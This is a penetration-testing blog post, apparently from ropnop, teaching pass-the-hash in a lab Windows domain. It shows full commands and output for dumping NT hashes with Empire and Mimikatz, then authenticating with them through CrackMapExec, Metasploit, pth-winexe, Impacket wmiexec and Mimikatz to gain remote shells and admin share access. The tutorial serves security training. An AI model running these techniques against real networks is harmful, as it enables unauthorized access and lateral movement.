Practical Usage of NTLM Hashes

blog.ropnop.com/practical-usage-of-ntlm-hashes

In my last series, I discussed various ways of getting command execution in Windows environments when you've compromised a valid set of domain credentials.

In this post, I wanted to walk through some ways you can achieve the same results without ever actually needing a password.


Long live PTH

Pass-the-hash has been around a long time, and although Microsoft has taken steps to prevent the classic PTH attacks, it still remains.

I'm not going to go into all the different ways you could recover a hash, but it's important to note the difference in certain types of hashes. In Part 1, I talked briefly about recovering a domain account hash using Responder. The recovered password hash is in the format "NetNTLMv2", which basically means it's a "salted" NTLM hash. (I say salted because it's a little easier to understand, but really it's a hashed response to a challenge). This type of hash *can not* be used with PTH. If you've recovered one of these hashes, all you can really hope for is to crack it offline or try to capture it again and perform an SMB relay attack (a topic for another post).

The types of hashes you *can* use with PTH are NT or NTLM hashes. To get one of these hashes, you're probably gonna have to exploit a system through some other means and wind up with SYSTEM privs. Then you can dump local SAM hashes through Meterpreter, Empire, or some other tool. Mimikatz will also output the NT hashes of logged in users.

For this scenario, we'll assume I compromised a machine through some exploit, got an Empire agent, ran Mimikatz and recovered some NT hashes of valid domain users:




```
(Empire: credentials/powerdump) > creds hash

Credentials:

  CredID  CredType   Domain                UserName        Host            Password
  ------  --------   ------                --------        ----            --------
  1       hash       cscou.lab             kbryant         ordws01         24cf95f179a809554d9b061ad76a2117
  2       hash       cscou.lab             ORDWS01$        ordws01         e52dc39162c056bdb37be0b8256219f0
  4       hash       cscou.lab             jhoyer          ordws02         3d97a8dbb659154487ea2411b212b88a
  5       hash       cscou.lab             ORDWS02$        ordws02         c148c279857007bad948d564b3465abd
  6       hash       cscou.lab             jhoyer          ordws01         3d97a8dbb659154487ea2411b212b88a
  7       hash       cscou.lab             kbryant         ordws01         24cf95f179a809554d9b061ad76a2117
  8       hash       cscou.lab             ORDWS01$        ordws01         e52dc39162c056bdb37be0b8256219f0
  10      hash       cscou.lab             jhoyer          ordws01         3d97a8dbb659154487ea2411b212b88a
  11      hash       cscou.lab             ORDWS01$        ordws01         e52dc39162c056bdb37be0b8256219f0
```

We now have NT hashes for two domain users: kbryant, and jhoyer.

Testing Logins with Hashes


CrackMapExec has become my go-to tool for quickly pentesting a Windows environment. I used it in an earlier post to test credentials across a network, but it also supports authenticating via PTH with NT hashes as well. To see if the "kbryant" hash can be used to authenticate anywhere on the network, use the `-H` option:



```
(CME)root@kali:/opt/CrackMapExec# crackmapexec 10.9.122.1/24 -u kbryant -H 24cf95f179a809554d9b061ad76a2117
06-05-2016 18:48:08 CME          10.9.122.10:445 ORDWS04       [*] Windows 6.1 Build 7601 (name:ORDWS04) (domain:CSCOU)
06-05-2016 18:48:08 CME          10.9.122.5:445 ORDWS01       [*] Windows 6.1 Build 7601 (name:ORDWS01) (domain:CSCOU)
06-05-2016 18:48:08 CME          10.9.122.7:445 ORDWS02       [*] Windows 6.3 Build 9600 (name:ORDWS02) (domain:CSCOU)
06-05-2016 18:48:08 CME          10.9.122.6:445 WIN7ATTACK    [*] Windows 6.1 Build 7601 (name:WIN7ATTACK) (domain:WIN7ATTACK)
06-05-2016 18:48:08 CME          10.9.122.100:445 DC1           [*] Windows 6.3 Build 9600 (name:DC1) (domain:CSCOU)
06-05-2016 18:48:08 CME          10.9.122.6:445 WIN7ATTACK    [-] WIN7ATTACK\kbryant 24cf95f179a809554d9b061ad76a2117 STATUS_LOGON_FAILURE
06-05-2016 18:48:08 CME          10.9.122.5:445 ORDWS01       [+] CSCOU\kbryant 24cf95f179a809554d9b061ad76a2117 (Pwn3d!)
06-05-2016 18:48:08 CME          10.9.122.7:445 ORDWS02       [+] CSCOU\kbryant 24cf95f179a809554d9b061ad76a2117 (Pwn3d!)
06-05-2016 18:48:08 CME          10.9.122.10:445 ORDWS04       [+] CSCOU\kbryant 24cf95f179a809554d9b061ad76a2117
06-05-2016 18:48:08 CME          10.9.122.100:445 DC1           [+] CSCOU\kbryant 24cf95f179a809554d9b061ad76a2117
```

It works and we authenticate as him and see that he's an admin on two different workstations.

Metasploit's `smb_login` can also be used with hashes to test credentials and see if a user is an Administrator. Metasploit requires the full NTLM hash, however, so you have to add the "blank" LM portion to the beginning: `aad3b435b51404eeaad3b435b51404ee`.



```
msf auxiliary(smb_login) > set smbdomain CSCOU
smbdomain => CSCOU
msf auxiliary(smb_login) > set smbuser kbryant
smbuser => kbryant
msf auxiliary(smb_login) > set smbpass aad3b435b51404eeaad3b435b51404ee:24cf95f179a809554d9b061ad76a2117
smbpass => aad3b435b51404eeaad3b435b51404ee:24cf95f179a809554d9b061ad76a2117
msf auxiliary(smb_login) > exploit

[*] 10.9.122.5:445        - 10.9.122.5:445 SMB - Starting SMB login bruteforce
[+] 10.9.122.5:445        - 10.9.122.5:445 SMB - Success: 'CSCOU\kbryant:aad3b435b51404eeaad3b435b51404ee:24cf95f179a809554d9b061ad76a2117' Administrator
[*] Scanned 1 of 3 hosts (33% complete)
[*] 10.9.122.9:445        - 10.9.122.9:445 SMB - Starting SMB login bruteforce
[-] 10.9.122.9:445        - 10.9.122.9:445 SMB - Could not connect
[*] Scanned 2 of 3 hosts (66% complete)
[*] 10.9.122.100:445      - 10.9.122.100:445 SMB - Starting SMB login bruteforce
[+] 10.9.122.100:445      - 10.9.122.100:445 SMB - Success: 'CSCOU\kbryant:aad3b435b51404eeaad3b435b51404ee:24cf95f179a809554d9b061ad76a2117'
[*] 10.9.122.100:445      - 10.9.122.100:445 SMB - Domain is ignored for user kbryant
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

pth-toolkit and Impacket

Pretty much all of the tools I outlined in Part 1 can be used with NT hashes instead of passwords.


The "pth" suite contains a bunch of programs that have been patched to support authenticating with patches:

```
pth-net
pth-
rpcclien
t
pth-
smbclien
t
pth-
smbget
pth-sqsh
pth-
winexe
pth-wmic
pth-wmis
```

More info at the Github page here. *(sidenote: ha! i just noticed it's the same author as CrackMapExec. nice)*


I won't go into the tools again since they're the same, we're just using a Hash instead of a plaintext password now.

pth-winexe. The pth suite uses the format DOMAIN/user%hash:



```
root@kali:~# pth-winexe -U cscou/kbryant%aad3b435b51404eeaad3b435b51404ee:24cf95f179a809554d9b061ad76a2117 //ordws01.cscou.lab cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
cscou\kbryant
```

Impacket. All the Impacket examples support hashes. If you don't want to include the blank LM portion, just prepend a leading colon:



```
(IMP)root@kali:/opt/impacket/examples# python wmiexec.py -hashes :24cf95f179a809554d9b061ad76a2117 kbryant@ordws01.cscou.lab
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cscou\kbryant

C:\>
```


Using Hashes with Windows

From within Windows, the two main tools to use with hashes are Impacket and Mimikatz.

I just found out recently that a researcher compiled all the Impacket examples to standalone Windows executables. If you can pull down the binaries onto your Windows system, you have all the amazing functionality of Impacket's examples from a Windows command prompt. Download the executables from here:

https://github.com/maaaaz/impacket-examples-windows

From my Windows attack box, I now have the same functionality as above:



```
PS C:\tools\impacket-examples-windows> .\wmiexec.exe -hashes :24cf95f179a809554d9b061ad76a2117 kbryant@ordws01.cscou.lab

Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cscou\kbryant

C:\>_
```

Pretty slick.

PTH with Mimikatz

If you don't know already, Mimikatz is so much more than just a tool to dump passwords from LSASS memory. It has PTH functionality builtin and can be used with a hash to essentially "runas" another process.

From within a command prompt (or PowerShell if you're using Invoke-Mimikatz), run the `sekurlsa::pth` module and specify the user, domain and NTLM hash. This will pop open another cmd prompt as if you just successfully did a "runas" with the kbryant user.



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:kbryant /domain:cscou.lab /ntlm:24cf95f179a809554
d9b061ad76a2117
user    : kbryant
domain  : cscou.lab
program : cmd.exe
impers. : no
NTLM    : 24cf95f179a809554d9b061ad76a2117
  |  PID  172
  |  TID  864
  |  LUID 0 ; 90539431 (00000000:056585a7)
  \_ msv1_0    - data copy @ 000000000016D0350 : OK !
  \_ kerberos - data copy @ 00000000004BBFE8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>dir \\ordws01.cscou.lab\C$
 Volume in drive \\ordws01.cscou.lab\C$ has no label.
 Volume Serial Number is 3487-84D4

 Directory of \\ordws01.cscou.lab\C$

07/13/2009  10:20 PM    <DIR>          PerfLogs
02/24/2016  07:05 AM    <DIR>          Program Files
02/24/2016  02:59 PM    <DIR>          Program Files (x86)
04/07/2016  06:33 PM    <DIR>          tools
04/29/2016  02:24 PM    <DIR>          Users
06/05/2016  07:17 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   8,121,139,200 bytes free

C:\Windows\system32>_
```

We ran the `pth` module and a new command prompt opened up. We got a TGT for the "kbryant" user and can now run any Windows command as him.

Coming Up

This was just a quick post showing that an NTLM hash is pretty much just as good as a password when it comes to security tools. If you compromise a hash, all the same tools and techniques are still valid and you can authenticate as that user to browse file shares and execute commands.

In my next post, I’m going to show how you can also do these techniques with compromised or forged kerberos tickets. Everyone hears about the dreaded “Golden Ticket” but I haven’t really found much out there about the practical ways to use one if you have it. I’ll dive into to generating a golden ticket and then using Linux and Windows tools to authenticate with it.

Lemme know if there’s any tool or technique I missed or you want me to dive into more!

-ropnop

See also

- ← Previous Post
- Next Post →